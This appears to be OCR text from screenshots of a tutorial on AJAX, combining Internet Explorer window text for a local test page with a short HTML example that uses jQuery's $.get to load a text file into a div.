
Opening page http://192.168.84.165/code/ajax.html...



http://192.168.84.165/code/ajax.html

AJAX Example

TEST AJAX



AJAX Example - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://192.168.84.165/code/ajax.html
Go
Links


AJAX Example

TEST

Microsoft Internet Explorer

After Request

Opening page http://192.168.84.165/code/ajax.html...




AJAX Example - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
Links
Done
Internet

http://192.168.84.165/code/ajax.html

AJAX Example

TEST AJAX



Address: http://192.168.84.165/code/ajax.html

AJAX Example

TEST AJAX


Version: 6.0.2900.5512.xpsp_sp3_qfe.130503-0418
Cipher Strength: 128-bit
Product ID:76487-031-5242976-22589
Update Versions:; SP3;

Based on NCSA Mosaic. NCSA Mosaic(TM); was developed at the National Center for Supercomputing Applications at the University of Illinois at Urbana-Champaign.

Copyright ©1995-2004 Microsoft Corp.

XMLHttpRequest with jQuery

```
<!DOCTYPE html>
<html>
 <head>
   <meta charset="UTF-8">
   <title>AJAX jQuery Example</title>
 </head>

 <body>
   <h1>AJAX jQuery Example</h1>
   <div id='insert_here'>
   </div>
   <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js">
   </script>
   <script>
    $.get( "ajax_test.txt", function( data ) {
      $( "#insert_here" ).html( data );
    });
  </script>
 </body>
</html>
```



AJAX jQuery Example

